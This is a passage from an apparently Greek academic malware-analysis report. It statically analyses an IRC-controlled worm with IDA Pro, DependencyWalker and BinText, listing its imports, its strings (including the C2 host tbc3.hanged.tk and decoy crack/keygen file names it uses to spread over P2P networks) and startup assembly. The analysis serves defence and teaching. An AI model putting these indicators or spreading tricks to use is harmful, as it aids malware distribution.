Όταν εκτελέσουμε ένα εκτελέσιμο με τον IDA Pro θα εμφανιστεί ο κώδικας assembly του σε μορφή γράφου, και σε απλή μορφή κειμένου (εικόνα 4). Σε ξεχωριστά παράθυρα θα εμφανιστούν οι συναρτήσεις που αυτό περιέχει, τα ονόματα, οι συμβολοσειρές οι εισαγόμενες και εξερχόμενες συναρτήσεις (εικόνα 5).

Μια ανάλυση ονομάτων, εισαγόμενων συναρτήσεων και συμβολοσειρών μας δίνουν μια εικόνα της λειτουργίας του προγράμματος. Αν αυτά συνδυαστούν με μια χαρτογράφηση του κώδικα assembly του εκτελέσιμου, τότε αποκτάμε μια πλήρη εικόνα της λειτουργίας του, και έχουμε επιτύχει την ανάλυση. Συνδυάζοντας την ανάλυση αυτή με δεδομένα που έχουμε από την δυναμική αλλά και από προηγούμενα στάδια της στατικής ανάλυσης, τότε ανάλυση του malware μας είναι επιτυχής.



Εικόνα 4. Ο κώδικας Assembly σε μορφή Κειμένου και Γράφου στον IDA Pro



Εικόνα 5. Παράθυρα Συμβολοσειρών, Ονομάτων, Συναρτήσεων και Εισαγόμενων Συναρτήσεων στον IDA Pro


3.2.2 Εισαγόμενες Συναρτήσεις

Ο αναλυτής ενός κακόβουλου λογισμικού μπορεί να αντλήσει πολύ σημαντικές πληροφορίες από τις συναρτήσεις που αυτό εισάγει. Οι εισαγωγές αυτές είναι συναρτήσεις που χρησιμοποιούνται από ένα προγράμματα οι οποίες είναι στην πραγματικότητα αποθηκευμένες σε άλλο πρόγραμμα, όπως συνήθως οι βιβλιοθήκες κώδικα (dll). Οι βιβλιοθήκες αυτές μπορούν να συνδεθούν με την main του εκτελέσιμου μέσω μιας διαδικασίας που λέγεται σύνδεσμος (linking). Πρόκειται για μια συνήθης πρακτική των προγραμματιστών για να αποφεύγεται η επανεγγραφή κώδικα για συγκεκριμένες χρήσεις στα προγράμματα τους.

Σε έναν σύνδεσμο βιβλιοθηκών, το λειτουργικό σύστημα ψάχνει για τις απαραίτητες βιβλιοθήκες, όταν το πρόγραμμα φορτώνεται, και όταν το πρόγραμμα καλέσει έναν σύνδεσμο η συνάρτηση εκτελείται.

Για παράδειγμα αν σε ένα πρόγραμμα παρατηρήσουμε πως εισάγεται η συνάρτηση URLDownloadToFile, αναμένουμε πως κάποια στιγμή θα γίνει κλήση σε αυτήν την συνάρτηση η οποία θα έχει ως αποτέλεσμα να επιχειρηθεί σύνδεση στο διαδίκτυο με σκοπό το κατέβασμα υλικού και την αποθήκευση του σε κάποιο τοπικό αρχείο.

Ένα πολύ καλό εργαλείο το οποίο μπορεί να μας δείξει τους συνδέσμους συναρτήσεων και τις αντίστοιχες βιβλιοθήκες είναι το DepedencyWalker. Ανοίγουμε το malware μας με το DepedencyWalker και παρατηρούμε τις βιβλιοθήκες (στο πάνω αριστερά panel) και τις αντίστοιχες συναρτήσεις (στο πάνω δεξιά panel) που καλεί όπως φαίνεται και στην εικόνα 6. Ο πίνακας στην εικόνα 7 μας δείχνει αναλυτικά τα dll και τις συναρτήσεις που εισάγονται στο εκτελέσιμο μας.



Εικόνα 6. Οι Σύνδεσμοι του Malware στο DepedencyWalker

KERNEL32.DLL	KERNEL32 (συνέχεια)	WININET	WSOCK32	CRTDLL
CloseHandle	HeapFree	InternetCloseHandle	WSAStartup	_GetMainArgs
CopyFileA	OpenMutexA	InternetOpenA	Connect	Exit
CreateDirectoryA	ReadFile	InternetOpenUrlA	Gethostbyaddr	Memset
CreateFileA	RtlUnwind	InternetReadFile	Gethostbyname	Raise
CreateMutexA	RltZeroMemory	**ADVAPI32**	Htons	Rand
CreateThread	SetFilePointer	RegCreatKeyExA	Inet_addr	Signal
GetCommandLineA	Sleep	RegCloseKey	Recv	Srand
GetFileSize	WritFile	RegOpenKeyExA	Send	Strchr
GetModuleFileNameA	lstrcatA	RegQueryValueExA	socket	Strstr
GetModuleHandleA	lstrcmpA	RegSetValueExA		strtok
GetProcessHeap	lstrcmpiA	**USER32**		
GetSystemDirectoryA	lstrcpyA	WsprintfA		
GetTickCount	lstrcpynA	**SHELL32**		
HeapAlloc	lstrlenA	ShellExecuteA		

Εικόνα 7. Λίστα DLL και Συναρτήσεων που Εισάγονται στο Malware

Ας δούμε αρχικά την χρησιμότητα του κάθε DLL που φαίνεται πως χρησιμοποιεί το εκτελέσιμο.

Το *Kernel32.dll* είναι ένα από τα βασικότερα dll αρχεία των Windows και περιέχει σημαντικές συναρτήσεις που σχετίζονται με πρόσβαση και χειρισμό μνήμης, αρχείων και υλικού-πόρων (hardware).

Το *Advapi32.dll* παρέχει πρόσβαση σε σημαντικές στοιχεία των Windows όπως την Registry και τον Service Manager.

Το *WSock32.dll* είναι ένα dll το οποίο σχετίζεται με θέματα δικτύου. Πρόγραμμα το οποίο χρησιμοποιεί το συγκεκριμένο dll είναι πιθανό να αποπειραθεί να συνδεθεί στο διαδίκτυο.

Το *User32.dll* περιέχει όλα τα στοιχεία που σχετίζονται με την διεπαφή του χρήστη, όπως κουμπιά και στοιχεία που χρησιμοποιούνται για τον έλεγχο αι την απόκριση των ενεργειών του χρήστη.

Το *Shell32.dll* περιέχει συναρτήσεις που σχετίζονται με το Windows Shell Apl οι οποίες χρησιμοποιούνται όταν ανοίγουν ιστοσελίδες και αρχεία.

Το *WININET.dll* περιέχει συναρτήσεις που σχετίζονται με το υψηλότερο επίπεδο δικτύου που εκτελούν πρωτόκολλα όπως FTP, HTTP, NTP.

Το *CRTDLL.dll* περιέχει συναρτήσεις που σχετίζονται με το περιβάλλον C Run-Time.

Στο παράρτημα περιγράφεται η κάθε συνάρτηση που εισάγει το malware.

Σύμφωνα με τα παραπάνω μπορούμε να βγάλουμε τα εξής συμπεράσματα από την μέχρι τώρα ανάλυση των σημαντικότερων εισαγόμενων συναρτήσεων. Οι εισαγωγές από το Kernel32.dll μας λένε πως το malware ανοίγει και χειρίζεται αρχεία (φαίνεται πως γράφει σε αρχείο), φακέλους και διεργασίες (συγκεκριμένα νήματα), δημιουργεί mutex για αμοιβαίο αποκλεισμό πιθανώς για να ελέγχει ότι υπάρχει ένα αντίγραφο του malware στο σύστημα, ανακτά την τοποθεσία του System Directory (πιθανός για να αποφασίσει που θα εγκαταστήσει επιπλέον προγράμματα) και διαχειρίζεται συμβολοσειρές (συγκρίνει, αντιγράφει, προσθέτει).

Οι εισαγωγές από το WININET.dll και το WSock32.dll, μας οδηγούν στο συμπέρασμα πως το malware θα χρησιμοποιήσει το διαδίκτυο και μάλιστα θα χρησιμοποιήσει συγκεκριμένη URL διεύθυνση από την οποία θα διαβάσει δεδομένα. Θα συνδεθεί σε μια διεύθυνση και θα στείλει δεδομένα. Η διεύθυνση είναι γραμμένη σε συμβολοσειρά και θα μετατραπεί (inet_addr) κατάλληλα ώστε να διαβαστεί από την send (η οποία θα στείλει τα δεδομένα) στην διεύθυνση αυτή. Η σύνδεση θα γίνει σε συγκεκριμένη θύρα.

Οι συναρτήσεις του ADVAPI32 οι οποίες καλούνται μας δείχνουν πως το malware προσπαθεί να διαχειριστεί κλειδιά της Registry. Δημιουργεί και ανοίγει κλειδιά ενώ φαίνεται να λαμβάνει πληροφορίες σχετικά με κλειδιά τα οποία είναι ανοικτά.

Η εισαγόμενη συνάρτηση από το SHELL32.dll μας δίνει την πληροφορία πως το malware εκτελεί κάποιο άλλο πρόγραμμα. Θα χρειαστεί ανάλυση κάποιας πιθανής διεργασίας την οποία το malware δημιουργεί και εκτελεί.


Το CRTDLL περιέχει συναρτήσεις οι οποίες σχετίζονται με τις τεχνικές προγραμματισμού. Μπορούμε να βγάλουμε το συμπέρασμα πως το malware συγκρίνει και συνενώνει συμβολοσειρές, ψάχνει συγκεκριμένους χαρακτήρες σε συμβολοσειρές και χρησιμοποιεί γεννήτρια τυχαίων αριθμών (πιθανώς για κωδικοποίηση δεδομένων). Κάποιο άμεσο συμπέρασμα δεν μπορεί να εξαχθεί.

Το τι κάνει η κάθε καλούμενη συνάρτηση είναι γνωστό μιας και πρόκειται για συναρτήσεις οι οποίες εμπεριέχονται σε dll αρχεία των Windows (παράρτημα). Αυτό που μένει να κάνουμε είναι να δούμε πως περίπου χρησιμοποιούνται από τον κώδικα του malware. Ο κώδικας δεν είναι γνωστός σε εμάς ούτε υπάρχει κάποιος τρόπος να τον δούμε. Έτσι θα μελετήσουμε τον κώδικα assembly του malware και θα προσπαθήσουμε να βγάλουμε κάποια συμπεράσματα από αυτήν την ανάλυση σε συνδυασμό με όλα τα παραπάνω που έχουμε εξετάσει μέχρι στιγμής.

3.2.3 Συμβολοσειρές και Ονόματα


Εξετάζοντας το malware μπορούν να αντληθούν πολύ σημαντικές πληροφορίες από τις συμβολοσειρές που αυτό περιέχει. Για παράδειγμα αν ένα πρόγραμμα προσπαθεί να αποκτήσει πρόσβαση σε κάποια URL διεύθυνση, τότε η διεύθυνση αυτή θα είναι αποθηκευμένη ως συμβολοσειρά στον κώδικα του προγράμματος.

Στον IDA Pro παρατηρούμε μια σειρά από ενδιαφέρουσες συμβολοσειρές που περιέχονται στον κώδικα του εκτελέσιμου μας (εικόνα 8).



Εικόνα 8. Συμβολοσειρές που Περιέχονται στο Malware όπως φαίνονται στον IDA Pro

Το παράθυρο που περιέχει τα ονόματα (εικόνα 9), πρόκειται για μια λίστα όλων των διευθύνσεων οι οποίες περιέχουν ονόματα περιλαμβάνοντας συναρτήσεις, ονόματα που περιέχονται σε κώδικα, δεδομένα και συμβολοσειρές. Όσο αφορά το παράθυρο των συμβολοσειρών θα μπορούσαμε να πούμε πως πρόκειται για ένα υποσύνολο του παραθύρου ονομάτων. Η διαφορά στον τρόπο εμφάνισης των συμβολοσειρών όμως ίσως μας δώσει κάποιες συμπληρωματικές πληροφορίες σχετικά με τις συμβολοσειρές που χρησιμοποιούνται.



Εικόνα 9. Λίστα Ονομάτων όπως φαίνονται στον IDA Pro

Ας δούμε τώρα τι συμβολοσειρές περιέχονται στον κώδικα και τι συμπεράσματα μπορούμε να βγάλουμε από αυτές.

Καταρχάς κάποιες (σχετικά μικρός αριθμός) συμβολοσειρές δεν βγάζουν νόημα, οπότε προφανώς δεν μπορούμε να εξάγουμε κάποιο λογικό συμπέρασμα από αυτές. Π.χ. οι συμβολοσειρές *.>AFPGA>, %s\\%.exe, Jotubmm!Qbui* δεν μας δίνουν κάποια πληροφορία. Αντιθέτως οι συμβολοσειρές *##TIBiC-P2P3##, PRIVMSG, PONG :%s\r\nJOIN%s\r\n, PING, NICK %s\r\nUSER%s…:TIBiCP2P\r\n, tbc3.hanged.tk*, μας δίνουν μια προφανή πληροφορία. Το malware επιχειρεί να συνδεθεί σε κάποιον IRC server και μάλιστα φαίνεται να χρησιμοποιεί Username, γεγονός που σημαίνει πως μάλλον προσπαθεί να κάνει join σε συγκεκριμένο ιδιωτικό κανάλι. Το TIBiCP2P ίσως πρόκειται για το όνομα του ιδιωτικού καναλιού. Πρόκειται για το ίδιο ακριβώς συμπέρασμα στο οποίο οδηγηθήκαμε και με την δυναμική ανάλυση.

Οι συμβολοσειρές *Software\\eMule, Software\\Morpheus, Software\\DC++, Software\\iMesh\\Client\\LocalContent,* μας δίνουν την πληροφορία ότι το malware θα κάνει πιθανόν κάποιες ενέργειες που σχετίζονται με προγράμματα διαμοιρασμού αρχείων, όπως το DC++, το iMesh, το eMule και το Morpheus.

Υπάρχει ένας μεγάλος αριθμός συμβολοσειρών που σχετίζεται με ονόματα αρχείων με την κατάληξη crack.exe, (keygen).exe nocd.exe, remover.exe, patch.exe, serial.exe. Αναφέρεται σε γνωστά παιχνίδια και προγράμματα ηλεκτρονικών υπολογιστών και πρόκειται για αρχεία τα οποία αντικαθιστούν τα exe νόμιμων λογισμικών με αποτέλεσμα να παρακάμπτουν μηχανισμούς ασφαλείας και να εκτελούνται και από μη νόμιμους χρήστες. Παρατηρούμε επίσης και συμβολοσειρές που περιέχουν απλώς το όνομα κάποιων αρχείων με την κατάληξη exe. Πρόκειται για λογισμικό το οποίο διατίθεται δωρεάν από τον δημιουργό και έτσι δεν απαιτείται κάποιο crack η activation key για να χρησιμοποιηθεί.

Δεν θα παραθέσουμε ολόκληρη την λίστα αυτής της ομάδας συμβολοσειρών μιας και είναι αρκετά μεγάλη. Θα σημειώσουμε μόνο πως πρόκειται για πολύ γνωστά προϊόντα λογισμικού και θα αναφέρουμε ενδεικτικά τις παρακάτω συμβολοσειρές όπως φαίνονται και στον IDA Pro: *Battlefield Vietnam EA Games crack.exe, Call of Duty Actvision crack.exe, Metal Gear Solid 3 – Snake Eater Konami crack.exe, Need for Speed Underground No CD crack.exe, ZoneAlarm crack (keygen).exe, MSN advert remover.exe, WinZip Self-Extractor v2.2 Patch.exe, Microsoft Office XP Professional Serial.exe, Yahoo Messenger.exe, LimeWire.exe, Mozilla Firefox.exe, Kazaa Download Accelerator Pro.exe, Winrar.exe.*

Φαίνεται λοιπόν πως το malware χρησιμοποιεί ονόματα αρχείων τα οποία σχετίζονται με τρόπους σπασίματος πολύ γνωστών και ευρέως χρησιμοποιούμενων προϊόντων λογισμικού. Αν το γεγονός αυτό συνδυαστεί και με το γεγονός πως φαίνεται να προβαίνει σε ενέργειες σχετικές με προγράμματα διαμοιρασμού αρχείων, τότε καταλήγουμε στο συμπέρασμα πως το malware προσπαθεί να αναπαραχθεί και να μεταδοθεί μέσω προγραμμάτων διαμοιρασμού αρχείων. Ένας λογικός τρόπος θα ήταν να αντιγράφει τον εαυτό του σε κάποιον φάκελο με ονόματα όπως αυτά που είδαμε

παραπάνω στις συμβολοσειρές που αναλύσαμε και στην συνέχεια να θέτει αυτόν τον φάκελο διαθέσιμο για διαμοιρασμό στα προγράμματα διαμοιρασμού αρχείων που χρησιμοποιεί. Αυτός ίσως είναι ο φάκελος msview που εντοπίσαμε στην δυναμική ανάλυση μέσα στο System DIirectory.


Δεν φαίνεται να υπάρχει κάποια άλλη λογική εξήγηση χρήσης των παραπάνω συμβολοσειρών, έτσι μπορούμε να πούμε με ασφάλεια πως ο τρόπος εξάπλωσης του κακόβουλου λογισμικού που αναλύουμε πρέπει να είναι αυτός.

Η συμβολοσειρά *update*, ίσως σχετίζεται με εντολή λειτουργίας του ίδιου του malware, και αν συνδυαστεί με τις συμβολοσειρές *PRIVMSG %s: Update error: Failed to open file\r\n*, και *PRIVMSG %s: Update error: File writer error\r\n* οι οποίες φαίνεται να σχετίζονται με αποτυχία εκτέλεσης της εντολής update, φαίνεται πως πιθανών επιχειρείται απομακρυσμένος έλεγχος.

Οι συμβολοσειρές *DisableListFiles*, *IgnoreALl*, *NoUploadLimitWhenIdle*, *ScanFolder*, *LimitBitrate*, *UploadBandwith*, *DisableSharing*, μας δίνουν επιπλέον πληροφορίες σχετικά με την λειτουργία του malware, όπως ότι αν το σύστημα βρίσκεται σε κατάσταση αδράνειας να μην υπάρχει όριο στην ταχύτητα με την οποία διαμοιράζονται τα δεδομένα μέσω των προγραμμάτων διαμοιρασμού αρχείων και πως γενικά ασχολείται με θέματα που αφορούν το τους πόρους της σύνδεσης και τον διαμοιρασμό αρχείων.

Τέλος φαίνεται η συμβολοσειρά *svcnet.exe,* που όπως είδαμε και στην δυναμική ανάλυση, πρόκειται για το όνομα της διεργασίας που επιχειρεί την απομακρυσμένη σύνδεση στον IRC Server και βρίσκεται στην τοποθεσία C:\Windows\System32, και συμβολοσειρά *msview*, για την οποία δεν μπορούμε να εξάγουμε κάποιο συμπέρασμα ξέρουμε όμως πως δημιουργήθηκε στο System Directory από το malware.

Πολύ καλό πρόγραμμα για την εύρεση και μελέτη των συμβολοσειρών και των ονομάτων που φαίνονται στον κώδικα ενός εκτελέσιμου είναι και το BinText της McAfee (εικόνα 10). Το πρόγραμμα αυτό χρησιμοποιήθηκε συμπληρωματικά του IDA Pro και τα αποτελέσματα ήταν παρόμοια.



Εικόνα 10. Συμβολοσειρές του Εκτελέσιμου όπως Φαίνονται στο BinText

3.2.4 Κώδικας Assembly

Ας εξετάσουμε σε αυτό το σημείο των κώδικα assembly του προγράμματος όπως αυτός φαίνεται στον IDA Pro. Θα παρουσιάσουμε τα πιο ενδιαφέροντα κομμάτια του κώδικα τα οποία μας δίνουν τις πληροφορίες που απαιτούνται για την κατανόηση της λειτουργίας του malware. Ο κώδικας θα παρουσιαστεί σε μορφή text που είναι και η μορφή η οποία χρησιμοποιήσαμε για να τον εξετάσουμε, αλλά σε μερικά σημεία είναι χρήσιμο ο αναλυτής να κοιτάει και μερικές συναρτήσεις σε μορφή γράφου ιδιαίτερα σε σημεία που φαίνεται πως υπάρχει κάποιος βρόγχος, διότι παρουσιάζεται σε πιο ξεκάθαρη μορφή.

```
.text:00401219 ; ||||||||||||||| S U B R O U T I N E |||||||||||||||||||||||||||||||||||||||
.text:00401219
.text:00401219 ; Attributes: bp-based frame
.text:00401219
```

```
.text:00401219              public start
.text:00401219 start        proc near
.text:00401219
.text:00401219 var_30       = word ptr -30h
.text:00401219 var_18       = dword ptr -18h
.text:00401219 var_4        = dword ptr -4
.text:00401219
.text:00401219              mov     eax, large fs:0
.text:0040121F              push    ebp
.text:00401220              mov     ebp, esp
.text:00401222              push    0FFFFFFFFh
.text:00401224              push    offset unk_40401C
.text:00401229              push    offset sub_40109A
.text:0040122E              push    eax
.text:0040122F              mov     large fs:0, esp
.text:00401236              sub     esp, 10h
.text:00401239              push    ebx
.text:0040123A              push    esi
.text:0040123B              push    edi
.text:0040123C              mov     [ebp+var_18], esp
.text:0040123F              push    eax
.text:00401240              fnstcw  [esp+30h+var_30]
.text:00401243              or      [esp+30h+var_30], 300h
.text:00401249              fldcw   [esp+30h+var_30]
.text:0040124C              add     esp, 4
.text:0040124F              push    0
.text:00401251              push    0
.text:00401253              push    offset dword_404028
.text:00401258              push    offset dword_404024
.text:0040125D              push    offset dword_404020
.text:00401262              call    __GetMainArgs
.text:00401267              push    dword_404028
.text:0040126D              push    dword_404024
.text:00401273              push    dword_404020
.text:00401279              mov     dword_404014, esp
.text:0040127F              call    sub_402FE8
.text:00401284              add     esp, 18h
.text:00401287              xor     ecx, ecx
.text:00401289              mov     [ebp+var_4], ecx
.text:0040128C              push    eax             ; int
.text:0040128D              call    exit
.text:00401292 ; ---------------------------------------------------------------------------
.text:00401292              leave
.text:00401293              retn
.text:00401293 start        endp ; sp = -3Ch
.text:00401293
```

Το πρώτο κομμάτι του κώδικα φαίνεται πως είναι η main (σύμφωνα και με τον IDA Pro). Εδώ φαίνεται πως τα ορίσματα περνάνε στην συνάρτηση (γίνεται κλήση στην GetMainArgs) και στην συνέχεια καλείται η συνάρτηση sub_402FE8. Η κλήση στην sub_402FE8 μας οδηγεί στο παρακάτω κομμάτι του κώδικα από το οποίο παρουσιάζουμε μόνο τα ενδιαφέροντα ως προς την εξέταση κομμάτια:

```
.text:00402FE8 ; ¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦ S U B R O U T I N E ¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦
.text:00402FE8
.text:00402FE8 ; Attributes: bp-based frame
.text:00402FE8
.text:00402FE8 sub_402FE8      proc near               ; CODE XREF: start+66#p
.text:00402FE8
.text:00402FE8 var_4           = dword ptr -4
.text:00402FE8
.text:00402FE8                 push    ebp
.text:00402FE9                 mov     ebp, esp
.text:00402FEB                 push    ecx
.text:00402FEC                 push    edi
.text:00402FED                 call    GetCommandLineA
.text:00402FF2                 mov     edi, eax
.text:00402FF4                 cmp     byte ptr [edi], 22h
.text:00402FF7                 jnz     short loc_40301C
.text:00402FF9                 push    22h             ; int
.text:00402FFB                 mov     eax, edi
.text:00402FFD                 inc     eax
.text:00402FFE                 push    eax             ; char *
.text:00402FFF                 call    strchr
.text:00403004                 add     esp, 8
.text:00403007                 mov     [ebp+var_4], eax
.text:0040300A                 or      eax, eax
.text:0040300C                 jz      short loc_403037
.text:0040300E                 mov     edi, eax
.text:00403010                 inc     edi
.text:00403011                 jmp     short loc_403014

.....

.text:00403037                 push    0               ; lpModuleName
.text:00403039                 call    GetModuleHandleA
.text:0040303E                 push    1               ; int
.text:00403040                 push    edi             ; lpString1
.text:00403041                 push    0               ; int
.text:00403043                 push    eax             ; int
.text:00403044                 call    sub_4029B3
```

```
.text:00403049                pop     edi
.text:0040304A                leave
.text:0040304B                retn
.text:0040304B sub_402FE8     endp
.text:0040304B
.text:0040304C
```

Σε αυτό το σημείο παρατηρούμε αρχικά πως γίνεται κλήση στην GetCommandLine. Έτσι εισάγεται η συμβολοσειρά της command line στην συνάρτηση και στην συνέχεια φαίνεται αυτή να συγκρίνεται με το 0x22 που σε Ascii αντιστοιχεί στο σύμβολο των εισαγωγικών “. Η σύγκριση αυτή φαίνεται από την γραμμή cmp byte ptr [edi], 22h. Στην συνέχεια γίνεται κλήση στην συνάρτηση strchr η οποία είναι μια κλασική συνάρτηση της C και ψάχνει για την πρώτη εμφάνιση ενός συγκεκριμένου χαρακτήρα μέσα σε μια συμβολοσειρά. Τέλος καλείται η συνάρτηση sub_4029B3 η οποία μας οδηγεί σε αυτό το κομμάτι του κώδικα:

```
.text:004029B3 ; !!!!!!!!!!!!!!! S U B R O U T I N E !!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!
.text:004029B3
.text:004029B3 ; Attributes: bp-based frame
.text:004029B3
.text:004029B3 ; int __stdcall sub_4029B3(int,int,LPCSTR lpString1,int)
.text:004029B3 sub_4029B3     proc near               ; CODE XREF:
sub_402FE8+5C#p
.text:004029B3
.text:004029B3 Parameter      = byte ptr -6C0h
